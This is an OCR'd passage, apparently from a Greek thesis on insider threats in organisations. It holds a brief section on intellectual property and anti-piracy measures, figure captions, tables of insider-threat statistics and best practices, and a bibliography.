
Το Γραφείο Διερεύνησης Οικονομικού Εγκλήματος του Αρχηγείου Αστυνομίας διερευνά την υπόθεση.

8.9 Πνευματική ιδιοκτησία και διαδίκτυο.

Πολύ βασικό για να υπερασπιστεί η κάθε εταιρεία τον εαυτό της είναι να γνωρίζει τους νόμους για πνευματική ιδιοκτησία. Παρακάτω γίνεται αναφορά για το τι ισχύει στην ελληνική πραγματικότητα.

Τα μέτρα κατά της ανταλλαγής περιεχομένου στο διαδίκτυο που υποστηρίζει η πολιτιστική βιομηχανία έχουν σαν στόχο την τεχνητή επιβολή στο ψηφιακό περιβάλλον των περιοριστών που ισχύουν στη παραγωγή και διανομή υλικών πολιτιστικών προϊόντων. Με άλλα λόγια, στόχος της βιομηχανίας είναι η επαναφορά του συναγωνιστικού χαρακτήρα στα ψηφιακά προϊόντα ούτως ώστε η αγορά να επανέλθει στην προηγούμενη κατάσταση.

Στην παρακάτω εικόνα παρουσιάζονται τα συμβάντα κλοπής ιδιοκτησίας ανά τον κόσμο, η Ελλάδα δεν υπάρχει στο διάγραμμα γιατί τα ποσοστά που έχουν καταγραφή είναι πολύ μικρά.



Source: Eurostat

Αυτό μπορεί να επιτευχθεί με τους εξής τρεις τρόπους:

- Είτε με καταστολή των χρηστών που διαμοιράζουν προστατευμένο περιεχόμενο (πρόστιμο, φυλάκιση, διακοπή σύνδεσης κλπ).


- Είτε με φιλτράρισμα του διαδικτύου (traffic shaping, αποκλεισμός ιστότοπων και υπηρεσιών).
- Είτε με επιβολή Περιορισμών Ψηφιακής Διαχείρισης (DRM) δηλαδή τεχνολογιών υπαγωγής των χρηστών στον έλεγχο κάποιου τρίτου, ο οποίος παρέχει περιεχόμενο

Το ζήτημα είναι κατά πόσο το ισοζύγιο αυτών των μέτρων μεταξύ προσδοκώμενων αποτελεσμάτων και ανεπιθύμητων παρενεργειών είναι θετικό ή αρνητικό. Σε γενικές γραμμές οι αρνητικές συνέπειες των παραπάνω μμέτρων είναι δυσανάλογες για το δημόσιο συμφέρον, και για τις ατομικές ελευθερίες

Εικόνες - Πίνακες


Εικόνα 1

Στην εικόνα αυτή φαίνεται πως η μορφές εσωτερικής απειλής δεν είναι διακριτές.




Εικόνα 2

Τμήματα εταιρείας που πλήττονται περισσότερο είναι εμφανές ότι το IT είναι αυτό που πλήττεται περισσότερο.




Εικόνα 3

Στην παρακάτω εικόνα απεικονίζεται μια σχεδίασης εσωτερικής απειλής σε τεχνικό επίπεδο. Φαίνονται διακριτά τα διάφορα μέρη του δικτύου.




Εικόνα 4

Στατιστικά που σχετίζονται με το ποσοστό τον εκάστοτε εσωτερικών απειλών και τις κατηγορίες αντίστοιχα των εσωτερικών απειλών από έρευνα που είχε γίνει στην Αμερική. Το σύνολο των περιπτώσεων που είχαν καταγραφεί ήταν 514 .




Εικόνα 5

Στην παρακάτω εικόνα εμφανίζονται οι τομείς του δημόσιου τομέα που πλήττονται από το φαινόμενο της εσωτερικής απειλής.




Εικόνα 6

Τα ποσοστά των επιθέσεων ανά χρόνο (από 2004-2010) από επιθέσεις που προερχόταν από το εσωτερικό και εξωτερικό της εταιρείας.



Εικόνα 7

Τεχνική προσέγγιση ενός web service



Εικόνα 8


Στο παρακάτω σχήμα φαίνεται η ροή η ακολουθία των γεγονότων που συμβαίνουν σε μια εσωτερική απειλή.

Εικόνα 9

Η εσωτερική απειλή και το cloud computing.

Εικόνα 10

Τα ποσοστά των επιθέσεων που έχουν καταγραφή απο εσωτερικές απειλές.



Εικόνα 11

Στην παρακάτω εικόνα φαίνονται οι καλύτερες πρακτικές για να αντιμετωπιστεί μια εσωτερική απειλή σύμφωνα με το περιοδικό security.

Summary of Best Practices in CSG

Consider threats from insiders and business partners in enterprise-wide risk assessments.	Consider insider threats in the software development life cycle.
Clearly document and consistently enforce policies and controls.	Use extra caution with system administrators and technical or privileged users.
Institute periodic security awareness training for all employees.	Implement system change controls.
Monitor and respond to suspicious or disruptive behavior, beginning with the hiring process.	Log, monitor, and audit employee online actions.
Anticipate and manage negative workplace issues.	Use layered defense against remote attacks.
Track and secure the physical environment.	Deactivate computer access following termination.
Implement strict password and account management policies and practices.	Implement secure backup and recovery processes.
Enforce separation of duties and least privilege.	Develop an insider incident response plan.

Πίνακας 1

Στον παρακάτω πίνακα φαίνεται αντίστοιχα τα νούμερα των επιθέσεων και δίπλα το μέγεθος της εταιρείας βασισμένο στο πλήθος των υπαλλήλων.

Size of Organizations by Number of Employees[52]

Number of Employees	Number of Organizations
1 – 100	21
101 – 500	7
501 – 3,000	2
3,001 – 10,000	2
10,001 – 50,000	8
Over 50,000	5

Πίνακας 2

Τα βασικά ερωτήματα τις διερεύνησης συμβάντος εσωτερικής απειλής.

Ποιος	έχασε τα δεδομένα από την οργάνωση
Τι	τι ακριβώς λείπει
Γιατί	γιατί έφυγαν τα δεδομένα που λείπουν
Πότε	πότε έφυγαν τα δεδομένα που λείπουν
Πώς	πώς έφυγαν τα δεδομένα που λείπουν

Πίνακας 3

Καταγραφή περιπτώσεων εσωτερικής απειλής ανάλογα με το φύλο και την οικογενειακή κατάσταση των επιτιθεμένων.

Demographics	N=38	100%*
Gender		
Male	19	50%
Female	19	50%
Marital Status (n=31)		
Married	15	48%
Single	9	32%
Separated	3	10%
Divorced	3	10%

Πίνακας 4

Καταγραφή Ηλικίας επιτιθέμενων

Is information available on insider age?	N=38	100%
No	5	13%
Yes	**33**	**87%**
Age	**N=33**	**100%**
25 & Under	3	9%
26 - 35	13	39%
36 - 45	13	39%
46 - 55	4	12%

Πίνακας 5

Περιπτώσεις όπου οι επιτιθέμενοι κατηγορήθηκαν για ποινικά αδικήματα.

Insider Charged Criminally?	N=38	100%*
No	4	11%
Yes	**34**	**90%**
Charges Filed	**N=34**	**100%**
State	18	53%
Federal	16	47%

Πίνακας 6

Οικονομικές επιπτώσεις στους μεσάζοντες.

Did agency experience financial damage?	**N=36**	**100%**
No	9	25%
Yes	**25**	**69%**
Don't Know	2	6%
Financial damage where known	**N=24**	**100%***
$1-$20,000	9	38%
$20,001-$50,000	5	21%
$50,001-$100,000	4	17%
$100,001-$200,000	1	4%
$200,001-$300,000	3	13%
$300,001-$400,000	0	0%
$400,001-$500,000	0	0%
$500,001-$1,000,000	1	4%
$1,000,001-$5,000,000	1	4%

Πίνακας 7

Κλοπή πνευματικών δικαιωμάτων χαρακτηριστικά επιτιθέμενων.

	IT Sabotage	Fraud	Theft of Intellectual Property
Target	Network, systems, or data	PII or Customer Information	IP (trade secrets) – 71% Customer Info – 33%
Access used	Unauthorized	Authorized	Authorized
When	Outside normal working hours	During normal working hours	During normal working hours
Where	Remote access	At work	At work
Recruited by outsiders	None	½ recruited for theft; less than 1/3 recruited for mod	Less than 1/4
Collusion	None	Mod: almost ½ colluded with another insider Theft: 2/3 colluded with outsiders	Almost ½ colluded with at least one insider; ½ acted alone

Πίνακας 8

It sabotage

	IT Sabotage
Current or former employee?	Former
Type of position	Technical (e.g. sys admins or DBAs)
Target	Network, systems, or data
Access used	Unauthorized
When	Outside normal working hours
Where	Remote access
Recruited by outsiders	None
Collusion	None

Πίνακας 9

Table 2: Reported Incidents and Volume of Compromised Records by Type of Breach, 1980-2006

	1980-1989				1990-1999				2000-2006				Total			
	Records		Incidents		Records		Incidents		Records		Incidents		Records		Incidents	
	N	%	N	%	N	%	N	%	N	%	N	%	N	%	N	%
Administrative Error	0	0	0	0	0	0	0	0	33,281,120	2	18	3	33,281,120	2	18	3
Exposed Online	0	0	0	0	3,030	0	3	14	4,605,967	0	81	16	4,609,014	0	84	15
Insider Abuse or Theft	0	0	1	14	20	0	1	5	6,844,162	0	24	5	6,844,203	0	26	5
Missing or Stolen Hardware	0	0	0	0	20,000	0	1	5	44,397,886	2	198	38	44,417,892	2	199	36
Stolen – Hacked	90,000,002	96	3	43	33,430	0	10	45	1,659,391,166	93	159	31	1,749,424,795	91	172	31
Unspecified Breach	4,190,000	4	3	43	53,316,350	100	7	32	36,031,051	2	41	8	93,537,590	5	51	9
Total	94,190,002	100	7	100	53,372,830	100	22	100	1,784,551,352	100	521	100	1,932,114,613	100	550	100

Note: A zero value in a type of breach with no incidents indicates that no records were compromised. A zero value in sectors with incidents indicates that the volume of compromised records was not reported.

Βιβλιογραφία

1. Anderson, R. and Brackney, R. (2004). Understanding the Insider Threat: Proceedings of a March 2004 Workshop. http://www.rand.org/publications/CF/CF196/
2. CSO Magazine, United States Secret Service and CERT® Coordination Center. (2006). 2005 & 2004 E-Crime Watch Survey. Framingham, MA: CXO Media.
3. http://searchsecurity.techtarget.com/definition/insider-threat
4. http://searchsecurity.techtarget.com/tip/Evolving-IT-security-threats-Inside-Web-based-social-engineering-attacks
5. http://searchsecurity.techtarget.co.uk/news/1526834/Insider-threat-statistics-uncover-hidden-dangers
6. http://www.ebizq.net/blogs/security_insider/2006/06/threat_protection_for_web_serv_2.php
7. http://howto.techworld.com/security/3279711/how-to-identify-an-insider-threat/
8. http://www.seacoastonline.com/articles/20110131-BIZ-101310307
9. http://www.infosecresources.com/insider-threat.html
10. Breidenbach, Beth "Guarding your Web Site Against SQL Injection Attacks".ASP Today. http://www.asptoday.com/content/articles/20020225
11. United Kingdom Office of Government Commerce, Information Technology Infrastructure Library. http://www.ogc.gov.uk/index.asp?docid=1000368
12. National Institute of Standards and Technology, Computer Security Resource Center. “Minimum Security Requirements for Federal Information and Information Systems” (FIPS PUB 200), March 2006. http://csrc.nist.gov/publications/fips/fips200/FIPS-200-final-march.pdf
13. Alberts, Christopher; Dorofee, Audrey; Killcrece, Georgia; Ruefle, Robin; & Zajicek, Mark. *Defining Incident Management Processes for CSIRTs: A Work in Progress* (CMU/SEI-2004-TR-015). Pittsburgh, PA: Software Engineering Institute, Carnegie Mellon University, 2004. http://www.sei.cmu.edu/publications/documents/04.reports/04tr015.html.
14. CERT. Survivability and Information Assurance Curriculum (SIA), 2006. http://www.cert.org/sia (2006).
15. Corporate Information Security Working Group (CISWG). Adam H. Putnam, Chairman; Subcommittee on Technology, Information Policy, Intergovernmental Relations & the Census Government Reform Committee, U.S. House of Representatives. “Report of the Best Practices and Metrics Teams.” November 17, 2004; updated January 10, 2005. http://www.educause.edu/LibraryDetailPage/666&ID=CSD3661
16. Corporate Information Security Working Group (CISWG). Adam H. Putnam, Chairman; Subcommittee on Technology, Information Policy, Intergovernmental Relations & the Census Government Reform Committee, U.S. House of Representatives. “Report of the Best Practices and Metrics Teams.” November 17, 2004; updated January 10, 2005. http://www.educause.edu/LibraryDetailPage/666&ID=CSD3661
17. "Microsoft Plans SQL Server Security Guide". Security Administrator. http://www.secadministrator.com/articles/index.cfm?articleid=25343
18. Kiely, Don. "SQL Injection Attacks". IT World.com. http://www.itworld.com/nl/windows_sec/03182002/ 18 Mar. 2002.
19. Kiely, Don. "Guarding Against SQL Injection Attacks". IT World.com. http://www.itworld.com/nl/windows_sec/03252002/ 25 Mar. 2002.
20. © SANS Institute 2002, Author retains full rights.
21. Practical Assignment - Version 1.4 (amended April 8, 2002) - Option One - Stuart McDonald http://www.networkmagazine.com/article/NMG20020429S0007/2 5 June WPoison. http://wpoison.sourceforge.net/
22. SQL Security http://www.sqlsecurity.com/DesktopDefault.aspx

23. http://privacyguidance.com/blog/2006/07/30/insider-threat-example-greek-ex-soldier-posts-military-and-personal-data-about-other-soldiers-he-collected-3-years-ago/
24. Arehart, Stephen. "SQL Server Security ". SANS Institute. http://rr.sans.org/win/SQL_sec.php 10 Nov. 2000.
25. Waymire, Richard. Thomas, Ben. "SQL Server 2000 Security". MicrosoftCorp. http://www.microsoft.com/technet/treeview/default.asp?url=/technet/prodtechnol/sql/maintain/security/sql2ksec.asp
    Eizner, Martin. "Direct SQL Command Injection". The Open Web Application
26. Security Project (OWASP). http://www.owasp.org/asac/input_validation/sql.shtml
27. "Security in SQL Server"
28. http://wikipedia.org
29. Information Systems Audit and Control Association. *COBIT 4.0*. 2006. http://www.isaca.org.
30. MasterCard International. “Payment Card Industry Data Security Standard.” January 2005. https://sdp.mastercardintl.com/pdf/pcd_manual.pdf.
31. National Institute of Standards and Technology. “Recommended Security Controls for Federal Information Systems,” (NIST 800-53), February 2005. http://csrc.nist.gov/publications/nistpubs/800-53/SP800-53.pdf.
32. United Kingdom Office of Government Commerce, Information Technology Infrastructure Library. http://www.ogc.gov.uk/index.asp?docid=1000368
    http://www.easy-sql-server.com/index.asp?subject=Security&page=1
33. Litchfield, David. "Web Application Disassembly with ODBC Error Messages". @stake. http://www.nextgenss.com/papers/webappdis.doc Mar. 2001.
34. Harper, Mitchell. "SQL Injection Attacks: Are You Safe". Devarticles. http://www.devarticles.com/content.php?articleId=138&page=1 29 May 2002.
35. "SQL Injection FAQ". SQL Security. http://www.sqlsecurity.com/DesktopDefault.aspx?tabindex=2&tabid=3
36. AntiCrack. "SQL Injection Walkthrough". AntiCrack Deutschland. http://www.anticrack.de/modules.php?op=modload&name=News&file=article&sid=2251 27 May 2002.
37. Sensepost. "SQL Injection/Insertion Attacks". insecure.org. http://lists.insecure.org/pen-test/2002/Jan/att-0031/01-mh-sql.txt
38. Rain Forest Puppy. "How I Hacked PacketStorm". wiretrip.net. http://www.wiretrip.net/rfp/p/doc.asp?id=42&iface=6
39. Anley, Chris. "Advanced SQL Injection in SQL Server Applications". NGSSoftware Insight Security Research (NISR) Publication. 2002. http://www.ngssoftware.com/papers/advanced_sql_injection.pdf
40. SQL Injection"SQL Injection Are Your Web Applications Vulnerable?". SPI Dynamics. 2002. http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf
41. Available on-line at http://www.cert.org/archive/pdf/insidercross051105.pdf and http://www.secretservice.gov/ntac/its_report_050516.pdf
42. Available on-line at http://www.cert.org/archive/pdf/bankfin040820.pdf and http://www.secretservice.gov/ntac/its_report_040820.pdf

ΠΑΡΑΡΤΗΜΑ Α

